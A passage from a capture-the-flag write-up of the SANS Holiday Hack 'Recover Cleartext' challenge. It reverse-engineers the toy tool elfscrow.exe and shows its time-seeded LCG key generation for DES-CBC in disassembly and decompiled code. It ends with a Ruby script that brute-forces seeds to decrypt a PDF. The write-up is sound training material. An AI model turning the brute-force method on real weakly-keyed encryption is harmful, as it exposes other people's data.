Host: elfscrow.elfu.org
User-Agent: ElfScrow V1.01 (SantaBrowse Compatible)
Host: elfscrow.elfu.org
Content-Length: 16
Cache-Control: no-cache

3ad94bb61f131816

```

**Response**

Raw Headers Hex Render

```

HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 08 Jan 2020 21:59:33 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 36
Connection: keep-alive
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN

e67aa27c-3620-42ab-ba23-9a6ed0f0c2b5

```

Figure 151 - Recover Cleartext Screenshot

<sup>57</sup> <https://portswigger.net/burp>

Similar results are shown in Wireshark when decrypting.

Figure 152 - Recover Cleartext Screenshot




Figure 153 - Recover Cleartext Screenshot

This time around, when posting the secret ID, the encryption key is sent.

Since the inner workings of the server are not known and given that a different secret ID even with the same encryption key is sent, that avenue of decryption is closed.

At this point, as with the CAPTEHA challenge, we have to make reference to the incredible work that Ron Bowes did in his video "Reversing Crypto the Easy Way"<sup>58</sup>. The video gives everything needed to complete this challenge and we're not going to pretend that we didn't lean heavily on this.

The first clue is shown below:

A key is normally a fixed length - 7 or 8 bytes for DES, 16, 24, or 32 bytes for AES

Figure 154 - Recover Cleartext Screenshot

In a previous screenshot where the file was encrypted, it displayed what the key length was – shown again below.

```
C:\Users\Alan\Documents\CTF\SANS\Reverse>elfscrow.exe --encrypt A.txt C.txt
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

Our miniature elves are putting together random bits for your secret key!

Seed = 1578586880

Generated an encryption key: ecb1c4d66f289fc3 (length: 8)
```

Figure 155 - Recover Cleartext Screenshot

The key has a length of 8 and therefore it should be safe to presume that we are looking for DES<sup>5960</sup>.

The next clue is in the next screenshot and also pointed out in the video<sup>61</sup>. Running the tool on separate files at the same time, gives the same key. This is a flag that points to the fact that the key is generated based on current time rather than random entropy.

<sup>58</sup> <https://www.youtube.com/watch?v=obJdpKDpFBA&feature=youtu.be>

<sup>59</sup> [https://en.wikipedia.org/wiki/Data\\_Encryption\\_Standard](https://en.wikipedia.org/wiki/Data_Encryption_Standard)

<sup>60</sup> <https://youtu.be/obJdpKDpFBA?t=333> – specific time

<sup>61</sup> <https://youtu.be/obJdpKDpFBA?t=812> – specific time

```

C:\Users\Alan\Documents\CTF\SANS>elfscrow.exe --encrypt A.txt A.enc
Welcome to ElfScrow V1.0!, the only encryption trusted by Santa!
Our miniature elves are putting together random bits for your secret key!
Seed = 1578587867
Generated an encryption key: 83d68531f48b94bf (length: 8)
Elfscrowing your key...
Elfscrowing the key to: elfscrow.elfu.org/api/store
Your secret id is 8d87d886-db42-465d-a481-de0f43e0ed1d - Santa Says, don't share that key with anybody!
File successfully encrypted!
++=====
| ELF-SCROW |
|             |
|   0         |
|   (0)-      |
+=====+
C:\Users\Alan\Documents\CTF\SANS>

C:\Users\Alan\Documents\CTF\SANS>elfscrow.exe --encrypt B.txt B.enc
Welcome to ElfScrow V1.0!, the only encryption trusted by Santa!
Our miniature elves are putting together random bits for your secret key!
Seed = 1578587867
Generated an encryption key: 83d68531f48b94bf (length: 8)
Elfscrowing your key...
Elfscrowing the key to: elfscrow.elfu.org/api/store
Your secret id is ede5e4af-4b46-44fa-b895-0e0535df0dc5 - Santa Says, don't share that key with anybody!
File successfully encrypted!
++=====
| ELF-SCROW |
|             |
|   0         |
|   (0)-      |
+=====+
C:\Users\Alan\Documents\CTF\SANS>

```

Figure 156 - Recover Cleartext Screenshot

With the particular algorithm pretty much set, the next stage is to work out what mode is being used. The video says<sup>62</sup> that if 7 characters are encoded, an encoded length of 8 should be returned (for CBC mode<sup>63</sup>) – below is a list of input lengths and expected encoded lengths.

INPUT LENGTH	ENCODED LENGTH
1-7	8
8-15	16
16-23	24
24-31	32
32-39	40
40-47	48
48-55	56
56-63	64
64-71	72
72-79	80

Figure 157 - Recover Cleartext

Running the tool against files with varying length strings confirms that the above is being adhered to. This can be seen in the next screenshot where the first column shows the file length and the first the filename that corresponds to the original file length.

<sup>62</sup> <https://www.youtube.com/watch?v=obJdpKDpFBA&feature=youtu.be&t=1600> – specific time

<sup>63</sup> [https://en.wikipedia.org/wiki/Block\\_cipher\\_mode\\_of\\_operation](https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation)

```
C:\Users\Alan\Documents\CTF\SANS\Reverse>for %I in (*.enc) do @echo %~nI  
8 1  
24 16  
32 24  
72 64  
8 7  
72 71  
16 8
```

Figure 158 - Recover Cleartext Screenshot

Taking stock of what is known so far:

- DES cipher<sup>64</sup>
- CBC mode
- Key is generated based on time and not random entropy and given there is a known timeframe of encryption<sup>65</sup>, decryption should be possible.

The video references<sup>66</sup> a quick test so we encode two files. One with AAAAAA and one with BAAAAA. If everything changes in the encoded files, it's likely to be CBC.




Figure 159 - Recover Cleartext Screenshot

Both are entirely different, thus adding to the idea that the mode is CBC. A quick last sanity check, the exe is uploaded to <https://onlinedisassembler.com/> where there are references to DES-CBC.

<sup>64</sup> <https://youtu.be/obJdpKDpFBA?t=1691> – exact time, in addition to previous clue

<sup>65</sup> We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

<sup>66</sup> <https://youtu.be/obJdpKDpFBA?t=1878> – exact time

0x404a5c Microsoft Enhanced Cryptographic Provider v1.0

---

0x404a8c CryptAcquireContext failed

---

0x404aa8 CryptImportKey failed for DES-CBC key

---


0x404ad0 CryptDecrypt failed

---

0x404ae4 File successfully decrypted!

Figure 160 - Recover Cleartext Screenshot

Combining what is known so far and referencing the video<sup>67</sup>, a fairly simple lift and shift of the code that Ron gives should be enough. On the face of it, the tool in the videos is fairly close to what has been downloaded as can be seen below.



The screenshot shows a Windows 10 desktop environment. In the foreground, a terminal window titled 'cmd.exe' is open, displaying a directory listing and command-line output. The terminal window is positioned over a video feed from a game, likely CounterStrike: Global Offensive, showing a male player in a dark room. The desktop taskbar at the bottom shows various icons and the system tray.

```

File Machine View Input Devices Help
C:\Windows\system32\cmd.exe
Directory of E:\hhc\reversing-crypto-talk-public\demos
11/15/2019 09:57 AM <DIR>      demo4 - recognizing ciphers
11/15/2019 10:39 AM <DIR>      .
11/22/2019 03:41 PM <DIR>      demo3 - unknown rng
11/15/2019 02:23 PM <DIR>      demo6 - WebExService
11/22/2019 03:35 PM <DIR>      demo2 - bad RNG
11/18/2019 03:34 PM <DIR>      demo5 - recognizing modes
11/18/2019 03:32 PM <DIR>      demo7 - putting it all together
11/22/2019 03:32 PM <DIR>      demo1 - hardcoded key
11/15/2019 11:35 AM <DIR>      ..
0 File(s)           36,864 bytes
9 Dir(s)   150,637,060,096 bytes free

E:\hhc\reversing-crypto-talk-public\demos>"demo7 - putting it all together\demo7 - putting it all together.exe"
Usage: demo7 - putting it all together\demo7 - putting it all together.exe <data>

E:\hhc\reversing-crypto-talk-public\demos>"demo7 - putting it all together\demo7 - putting it all together.exe" A
INPUT: 1 bytes
TIMESTAMP: 1574467315
KEY: 16 bytes => b029ae4fdce5ba6bc8618647749d12e3
OUTPUT: 16 bytes => 58b5d65ad52294a87bfd3ff8437f6e63

E:\hhc\reversing-crypto-talk-public\demos>

```

Figure 161 - Recover Cleartext Screenshot

Following the video, there are similar patterns which start off with do\_encrypt.

<sup>67</sup> <https://youtu.be/obJdpKDpFBA?t=2430> – exact time




Figure 162 - Recover Cleartext Screenshot

Going into this, there is some “weird” (Ron’s words!) cookie stuff going on and `CryptAcquireContext68` being called which is as Ron says, is the first function used when encrypting data on Windows.

```

push    ebp
mov     ebp, esp
sub    esp, 30h
mov     eax, __security_cookie
xor     eax, ebp
mov     [ebp+var_10], eax
lea     eax, [ebp+data_len]
push    eax ; len
mov     ecx, [ebp+in_file]
push    ecx ; filename
call    ?read_file@@YAPAEPPADPAK@Z ; read_file(char *,ulong *)
add    esp, 8
mov     [ebp+data], eax
mov     edx, [ebp+data_len]
add    edx, 10h
push    edx ; NewSize
mov     eax, [ebp+data]
push    eax ; Memory
call    ds:_imp__realloc
add    esp, 8
mov     [ebp+data], eax
push    0F0000000h ; dwFlags
push    1 ; dwProvType
push    offset szProvider ; "Microsoft Enhanced Cryptographic Provid"...
push    0 ; szContainer
lea     ecx, [ebp+hProv]
push    ecx ; phProv
call    ds:_imp__CryptAcquireContextA@20 ; CryptAcquireContextA(x,x,x,x,x)
test   eax, eax
jnz    short loc_402733

```

Figure 163 - Recover Cleartext Screenshot

<sup>68</sup> <https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptacquirecontexta>

Clicking on `CryptAcquireContext` confirms that DES-CBS is the focus.

```
szProvider[]
der      db 'Microsoft Enhanced Cryptographic Provider v1.0',0
          ; DATA XREF: do_encrypt(int,char *,char *)+41↑o
          align 10h
aCryptacquireco[]
cquireco db 'CryptAcquireContext failed',0
          ; DATA XREF: do_encrypt(int,char *,char *)+56↑o
          align 4
title[]
db 'Generated an encryption key',0
          ; DATA XREF: do_encrypt(int,char *,char *)+75↑o
aCryptimportkey[]
importkey db 'CryptImportKey failed for DES-CBC key',0
          ; DATA XREF: do_encrypt(int,char *,char *)+C6↑o
```

Figure 164 - Recover Cleartext Screenshot

Going further into `do_encrypt` there is `generate_key` which is safe to presume that it will generate a key.



The screenshot shows a debugger window with assembly code. The code is as follows:

```
loc_402733:
lea     edx, [ebp+key]
push   edx           ; buffer
call   ?generate_key@@YAXQAE@Z ; generate_key(uchar * const)
```

Figure 165 - Recover Cleartext Screenshot

Going into `generate_key`, it calls `time` and `super_secure_srand`.

The screenshot shows a debugger window with assembly code. The code starts with a bp-based frame and initializes variables *i* and *buffer*. It then pushes *ebp*, *esp*, and *ecx* onto the stack. A call is made to *\_imp\_\_ioFunc* with *eax* set to *40h*. The code then prints a string "Our miniature elves are putting together..." to *buffer* using *\_imp\_fprintf*. It adds 8 to *esp*. A value of 0 is pushed onto the stack, followed by *time* and *seed*. A call is made to *super\_secure\_srand* with *seed*. Finally, *eax* is stored at *[ebp+i]* and the program jumps to *loc\_401E31*.

```
; Attributes: bp-based frame
; void __cdecl generate_key(char *buffer)
?generate_key@@YAXQAE@Z proc near

i= dword ptr -4
buffer= dword ptr  8

push    ebp
mov     ebp, esp
push    ecx
push    offset aOurMiniatureEl ; "Our miniature elves are putting together"...
call    ds:_imp__ioFunc
add    eax, 40h
push    eax          ; File
call    ds:_imp_fprintf
add    esp, 8
push    0             ; _Time
call    time
add    esp, 4
push    eax          ; seed
call    ?super_secure_srand@@YAXH@Z ; super_secure_srand(int)
add    esp, 4
mov    [ebp+i], 0
jmp    short loc_401E31
```

Figure 166 - Recover Cleartext Screenshot

It then goes on to call *super\_secure\_random* 8 times.

The screenshot shows three debugger windows illustrating the flow of control. The top window shows the assembly code for *loc\_401E31*, which compares *[ebp+i]* with 8 and loops back if it is less than or equal to 8. The middle window shows the assembly code for generating a random buffer, and the bottom window shows the assembly code for the *generate\_key* function, which ends with a *ret* instruction.


```
loc_401E31:
cmp    [ebp+i], 8
jnb    short loc_401E4F
```

```
call  ?super_secure_random@@YAHXZ ; super_secure_random(void)
movzx ecx, al
and   ecx, 0FFh
mov   edx, [ebp+buffer]
add   edx, [ebp+i]
mov   [edx], cl
jmp  short loc_401E28
```

```
loc_401E4F:
mov   esp, ebp
pop   ebp
retn
?generate_key@@YAXQAE@Z endp
```

Figure 167 - Recover Cleartext Screenshot

Going into `super_secure_srand` the following is shown where the seed is stored in a variable called `state`:



The screenshot shows a debugger window displaying assembly code. The code is annotated with comments and labels. It starts with a bp-based frame attribute, followed by the function definition `void __cdecl super_secure_srand(int seed)`. Inside the function, the seed is stored at `[ebp+seed]`. The code then prints the seed value to the console using `_imp__ioFunc` and `_imp__fprintf`. Finally, it stores the seed in a variable `state` at `[ebp+seed]` and returns.


```
; Attributes: bp-based frame
; void __cdecl super_secure_srand(int seed)
?super_secure_srand@@YAXH@Z proc near

seed= dword ptr  8

push    ebp
mov     ebp, esp
mov     eax, [ebp+seed]
push    eax
push    offset aSeedD      ; "Seed = %d\n\n"
call    ds:_imp__ioFunc
add    eax, 40h
push    eax          ; File
call    ds:_imp__fprintf
add    esp, 0Ch
mov     ecx, [ebp+seed]
mov     state, ecx
pop    ebp
retn
?super_secure_srand@@YAXH@Z endp
```

Figure 168 - Recover Cleartext Screenshot

Next, into `super_secure_random` in continuing with the “explore anything that looks like they may be of interest in encrypting and decrypting” mantra.



```
; Attributes: bp-based frame

; int __cdecl super_secure_random()
?super_secure_random@@YAHXZ proc near
push    ebp
mov     ebp, esp
mov     eax, state
imul   eax, 214013
add    eax, 269EC3h
mov     state, eax
mov     eax, state
sar    eax, 10h
and    eax, 7FFFh
pop    ebp
retn
?super_secure_random@@YAHXZ endp
```

Figure 169 - Recover Cleartext Screenshot

It does a *multiplication*, *addition* and an *and*, utilising the previous variable, *state*. Googling the *214013* value returns that it's an LCG<sup>69</sup>. Specifically, one pertaining to Microsoft<sup>70</sup>.

Using Ghidra<sup>71</sup>, arguably more readable code is shown in the next few screenshots.

---

<sup>69</sup> [https://en.wikipedia.org/wiki/Linear\\_congruential\\_generator](https://en.wikipedia.org/wiki/Linear_congruential_generator)

<sup>70</sup> [https://rosettacode.org/wiki/Linear\\_congruential\\_generator#Ruby](https://rosettacode.org/wiki/Linear_congruential_generator#Ruby)

<sup>71</sup> <https://www.nsa.gov/resources/everyone/ghidra/>

The screenshot shows the Immunity Debugger interface with the title bar "Decompile: ?super\_secure\_srand@@YAXH@Z - (elfscrow.exe)". The main window displays the following C-like pseudocode:

```
1
2 void __cdecl ?super_secure_srand@@YAXH@Z(int seed)
3
4 {
5     int iVar1;
6
7     iVar1 = __iob_func("Seed = %d\n\n",seed);
8     fprintf(iVar1 + 0x40);
9     DAT_0040602c = seed;
10    return;
11 }
```

Figure 170 - Recover Cleartext Screenshot

The screenshot shows the Immunity Debugger interface with the title bar "Decompile: super\_secure\_random - (elfscrow.exe)". The main window displays the following C-like pseudocode:

```
1
2 /* int __cdecl super_secure_random(void) */
3
4 int __cdecl super_secure_random(void)
5
6 {
7     DAT_0040602c = DAT_0040602c * 0x343fd + 0x269ec3;
8     return DAT_0040602c >> 0x10 & 0xffff;
9 }
```

Figure 171 - Recover Cleartext Screenshot

The screenshot shows the Immunity Debugger interface with the title bar "Decompile: ?generate\_key@@YAXQAE@Z - (elfscrow.exe)". The assembly code window displays the following C-like pseudocode:

```
1 /* WARNING: Variable defined which should be unmapped: i */
2
3 void __thiscall ?generate_key@@YAXQAE@Z(void *this,uchar *buffer)
4
5 {
6     int seed;
7     uint i;
8
9     seed = __iob_func("Our miniature elves are putting together random bits for your secret
10      key!\n\n",
11      this);
12     fprintf(seed + 0x40);
13     seed = time((__int64 *)0x0);
14     ?super_secure_srand@@YAXH@Z(seed);
15     i = 0;
16     while (i < 8) {
17         seed = super_secure_random();
18         buffer[i] = (uchar)seed;
19         i = i + 1;
20     }
21     return;
22 }
```

Figure 172 - Recover Cleartext Screenshot

As mentioned at the outset, Ron does a great job in the video and since the example he's using is very close to what is needed, it's simple enough to take the skeleton code and adapt it accordingly.


```

1  require 'openssl'
2  require 'date'
3
4  KEYLENGTH=8
5
6  ▼ def generate_key(seed)
7      key=""
8  ▼   1.upto(KEYLENGTH) do
9      seed = (214013 * seed + 2531011)
10     key += (((seed >> 16) & 0xffff_ffff) & 0xFF).chr
11   end
12   return key
13 end
14
15 ▼ def decrypt(data, key)
16   c=OpenSSL::Cipher::DES.new('cbc')
17   c.decrypt
18   c.key=key
19   return(c.update(data) + c.final())
20 end
21
22 file = File.open("file.enc")
23 contents = file.read
24 file.close
25 seed=1575658800 # Friday, 6 December 2019 19:00:00
26
27 puts "[+] Processing..."
28 ▼ for i in 1..7200 do
29   key=generate_key(seed)
30   ▼ begin
31     mydata=decrypt(contents,key)
32
33     name= seed.to_s + ".pdf"
34     File.write(name, mydata)
35     result = IO.binread(name, 4).unpack("H*").first
36     valid_pdf = result == '25504446'
37   ▼ if valid_pdf
38     puts "[+] Found the fella: " + seed.to_s + ".pdf which was created at " + DateTime.strptime(seed.to_s, '%s')
39     break
40   else
41     File.delete(name)
42   end
43   rescue
44     #puts "[+] Ach, bugger!"
45   end
46   seed=seed+1
47 end

```

Figure 173 - Recover Cleartext Document

Executing the above will eventually give the screen below and the file is produced. Based on the timestamp, the encryption took place at Friday, 6 December 2019 20:20:50.



```

